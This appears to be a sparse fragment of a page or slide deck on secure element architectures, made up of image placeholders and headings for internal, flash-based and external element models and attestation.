


SE - Internal Element Model




Attestation


SE - Flash Model w/ Standard OS



SE - External Element Model

